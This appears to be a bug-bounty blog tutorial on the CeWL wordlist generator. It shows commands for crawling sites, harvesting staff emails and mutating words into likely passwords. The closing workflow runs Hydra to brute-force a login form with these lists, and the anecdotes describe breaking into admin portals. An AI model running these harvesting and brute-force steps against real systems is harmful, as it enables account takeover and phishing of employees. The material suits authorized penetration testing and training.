🎯 What is CeWL? (And Why Every Hacker Needs It)
CeWL (Custom Word List generator) is a free tool that spiders websites and extracts words to create targeted wordlists for password cracking and penetration testing.
Why Generic Wordlists Fail:
❌ rockyou.txt has 14 million passwords — but none specific to YOUR target ❌ Takes hours or days to run through millions of irrelevant passwords ❌ Misses the most obvious passwords: company name, product names, internal jargon
Why CeWL Works:
✅ Creates company-specific wordlists in minutes
✅ People use familiar words (company name, products, services) as passwords
✅ Targets choose passwords like: CompanyName123, ProductName2025, CEOName@2024
Real Stat: 70% of employees use work-related terms in their passwords (Source: Verizon DBIR)
🚀 Real-World Scenario: The TechCorp Hack
Let me show you exactly how people used CeWL to break into a company's admin panel.
The Target:
- Company: TechCorp (fictional example)
- Website: techcorp-solutions.com
- Goal: Find valid login credentials for their employee portal
The Problem:
Standard wordlists weren't working. After 2 hours, we had tested 500,000 passwords with no success.
The Solution:
We used CeWL to extract words from their website. Here's what I found:
- Company name: "TechCorp"
- Product names: "CloudSync", "DataVault", "SecureLink"
- CEO name: "Johnson" (from About page)
- Common phrases: "Innovation", "Solutions", "Enterprise"
Result: After creating a custom wordlist, we found passwords like:
TechCorp@2025CloudSync123Johnson2024!
Time saved: From hours to 15 minutes. 💪
💡 8 CeWL Commands That Will Change Your Bug Bounty Game
Command #1: Basic Wordlist Generation
bash
cewl google.com -w file.txtWhat it does:
Visits google.com, extracts all words, and saves them to file.txt
Real Example:
cewl techcorp-solutions.com -w techcorp_words.txtOutput: A text file with words like:
TechCorp
Solutions
Innovation
CloudSync
Enterprise
Technology
When to use: Starting point for any target. Gets you familiar with company terminology.
Command #2: Lowercase Conversion (The Password Reality Check)
bash
cewl google.com --lowercase -w file.txtWhat it does: Converts all extracted words to lowercase
Why this matters: Most people type passwords in lowercase by default. "TechCorp" becomes "techcorp"
Real Example:
cewl techcorp-solutions.com --lowercase -w techcorp_lower.txtPro Tip: Generate TWO wordlists — one lowercase, one original case. Test both!
Command #3: Control the Depth (Go Deeper! 🕳️)
cewl google.com -w file.txt -d 3What it does:
-d 3 tells CeWL to follow links 3 levels deep
Depth Explained:
-d 1: Only homepage (fast but limited)-d 2: Homepage + linked pages (recommended for small sites)-d 3: Homepage + 2 levels of links (BEST for most targets)-d 5: Very deep crawl (slow but thorough)
Real Example:
cewl techcorp-solutions.com -w techcorp_deep.txt -d 3Result: Instead of 50 words, you get 500+ words from About, Products, Blog, and Careers pages!
⚠️ Warning: Higher depth = more time. Start with-d 2, then increase if needed.
Command #4: Show Statistics (Know Your Weapon)
cewl google.com -w file.txt -vWhat it does:
-v (verbose mode) shows real-time statistics while crawling
What you'll see:
Words found: 1,247
Pages crawled: 23
Time elapsed: 45 seconds
Real Example:
cewl techcorp-solutions.com -w techcorp_words.txt -vWhy use it: Helps you estimate how long the scan will take and ensures the tool is working.
Command #5: Word Frequency Count (Find Popular Terms)
cewl google.com --lowercase -w file.txt -c | moreWhat it does:
-c counts how many times each word appears
| more displays results page by page
Real Example:
cewl techcorp-solutions.com --lowercase -w techcorp_freq.txt -cSample Output:
techcorp, 47
solutions, 35
cloud, 28
security, 22
innovation, 19
💡 Pro Strategy:
Words mentioned 20+ times are likely used in passwords!
Try: TechCorp123, Solutions2025, Cloud@2024
Command #6: Minimum Length Filter (Quality Over Quantity)
cewl google.com -w file.txt -m 6What it does:
-m 6 only saves words 6 characters or longer
Why this matters: Most password policies require a minimum 6–8 characters. Why waste time on "the", "and", "is"?
Real Example:
cewl techcorp-solutions.com -w techcorp_long.txt -m 6Before filtering:
the
and
is
TechCorp
Solutions
After filtering (much cleaner!):
TechCorp
Solutions
CloudSync
Innovation
Enterprise
Recommended: Use -m 6 for login panels, -m 8 for admin portals.
Command #7: Include Numbers (The 2025 Trick)
cewl google.com -w file.txt --with-numbersWhat it does: Also extracts words containing numbers
Real Example:
cewl techcorp-solutions.com -w techcorp_numbers.txt --with-numbersWhat you'll find:
TechCorp2025
CloudSync3.0
ISO27001
Founded1998
24/7Support
💰 Bug Bounty Secret:
Users love adding the current year: CompanyName2025, Product2024
Dates they founded: TechCorp1998
Version numbers: CloudSync3
Command #8: Email Harvesting (OSINT Goldmine) 📧
cewl google.com -n -eWhat it does:
-e: Extract email addresses-n: Don't save regular words (emails only)
Real Example:
cewl techcorp-solutions.com -n -eSample Output:
admin@techcorp-solutions.com
support@techcorp-solutions.com
john.johnson@techcorp-solutions.com
info@techcorp-solutions.com
How to use this:
- Username enumeration: Try these emails as usernames
- Email format detection: Spot the pattern (firstname.lastname@)
- Phishing simulations: Test company's security awareness
- Combine with LinkedIn: Match names to roles
bash
# Extract emails
cewl techcorp-solutions.com -n -e > techcorp_emails.txt
# Extract names from emails
cat techcorp_emails.txt | cut -d@ -f1 > techcorp_usernames.txt
🎯 The Ultimate CeWL Workflow (Copy This!)
Here's my exact step-by-step process for any new target:
Step 1: Quick Reconnaissance
# Basic scan with stats
cewl target.com -w target_basic.txt -v
Goal: Get a feel for the website content (2–3 minutes)
Step 2: Deep Dive
# Deep crawl with lowercase
cewl target.com --lowercase -w target_deep.txt -d 3 -m 6
Goal: Get a comprehensive wordlist with quality words (5–10 minutes)
Step 3: Email Intelligence
# Harvest emails
cewl target.com -n -e > target_emails.txt
Goal: Find valid email addresses and username patterns (1–2 minutes)
Step 4: Word Frequency Analysis
# Find most common terms
cewl target.com --lowercase -w target_freq.txt -c -m 6 | sort -k2 -nr | head -20
Goal: Identify top 20 most-used words (likely password components)
Step 5: Combine and Mutate
# Use John the Ripper rules to create variations
john --wordlist=target_deep.txt --rules --stdout > target_mutated.txt
Example mutations:
TechCorp→TechCorp123,TechCorp2025,TechCorp!,techcorp@123
Step 6: Attack!
# Use with Hydra for password cracking
hydra -L target_emails.txt -P target_mutated.txt target.com http-post-form "/login:username=^USER^&password=^PASS^:Invalid"
🔥 Real Success Stories
Case Study #1: The Forgotten Subdomain
Target: Large e-commerce company
Issue: Found old staging subdomain (staging.target.com)
Action: Ran CeWL on main site + staging
Result: Staging used product names as passwords (WinterSale2024)
Case Study #2: The CEO's Name
Target: Financial services startup
Issue: Admin portal with weak passwords
Action: CeWL found CEO name "Anderson" on About page
Result: Admin password was Anderson@2025
Case Study #3: The Blog Goldmine
Target: SaaS company with active blog
Issue: Employee portal had no rate limiting
Action: CeWL with -d 5 crawled 3 years of blog posts
Result: Found internal project codenames used as passwords
⚡ Pro Tips From a Bug Hunter
Tip #1: Target the Right Pages
# Focus on specific sections
cewl target.com/about -w about_words.txt -d 2
cewl target.com/blog -w blog_words.txt -d 3
cewl target.com/careers -w careers_words.txt -d 2
Why: Different sections reveal different terms:
- About: Company history, founders, mission
- Blog: Product names, features, updates
- Careers: Team names, technologies used
Tip #2: The Year Mutation
Always create variations with years:
# Extract words
cewl target.com --lowercase -w base.txt -m 6
# Add year variations
for word in $(cat base.txt); do
  echo "${word}2024"
  echo "${word}2025"
  echo "${word}@2024"
  echo "${word}123"
done > mutated.txt
Tip #3: Combine Multiple Sources
# Main website
cewl target.com -w main.txt -d 3
# LinkedIn company page
cewl linkedin.com/company/target -w linkedin.txt -d 2
# Merge and remove duplicates
cat main.txt linkedin.txt | sort -u > combined.txt
Tip #4: Save Time with Aliases
Add to your .bashrc:
alias cewlfast='cewl -d 2 -m 6 --lowercase'
alias cewldeep='cewl -d 4 -m 6 --lowercase -v'
alias cewlemail='cewl -n -e'
Usage:
cewlfast target.com -w quick.txt
cewldeep target.com -w thorough.txt
cewlemail target.com > emails.txt
🚨 Common Mistakes to Avoid
❌ Mistake #1: Using Default Depth
Problem: CeWL defaults to -d 2 (only 2 levels)
Solution: Always specify -d 3 or higher for better results
❌ Mistake #2: Ignoring Lowercase
Problem: "TechCorp" ≠ "techcorp" in passwords
Solution: Always use --lowercase flag
❌ Mistake #3: No Minimum Length
Problem: Wordlist filled with "the", "and", "is"
Solution: Use -m 6 to filter short words
❌ Mistake #4: Forgetting Email Extraction
Problem: Missing obvious usernames
Solution: Always run separate email scan with -e -n
❌ Mistake #5: Not Mutating Words
Problem: Just testing exact words from website Solution: Add numbers, special chars, years to create realistic passwords
🎓 Beginner's Quick Start Guide
Never used CeWL before? Start here:
1. Install CeWL
# Kali Linux (pre-installed)
cewl --help

# Ubuntu/Debian
sudo apt-get install cewl
# macOS
brew install cewl
2. Your First Scan (5 Minutes
# Pick a target (use your own website first!)
cewl yourwebsite.com -w my_first_wordlist.txt -v

# Check the results
cat my_first_wordlist.txt | wc -l  # Count words
head -20 my_first_wordlist.txt     # See first 20 words
3. Create Your First Attack Wordlist
# Generate custom wordlist
cewl targetwebsite.com --lowercase -w target.txt -d 3 -m 6

# Add year variations
cat target.txt | awk '{print $0"2025"; print $0"2024"; print $0"123"}' > target_final.txt
# Count total passwords
wc -l target_final.txt
4. Test It (Safely!)
⚠️ ONLY on authorized targets with permission!
# Example: Test on your own server
hydra -L usernames.txt -P target_final.txt localhost http-post-form "/login:user=^USER^&pass=^PASS^:F=incorrect"
Tags
#BugBounty #EthicalHacking #CeWL #PasswordCracking #PenetrationTesting #CyberSecurity #InfoSec #Hacking #Kali #Linux #Wordlist #BugBountyTips #HackerOne #Bugcrowd #SecurityResearch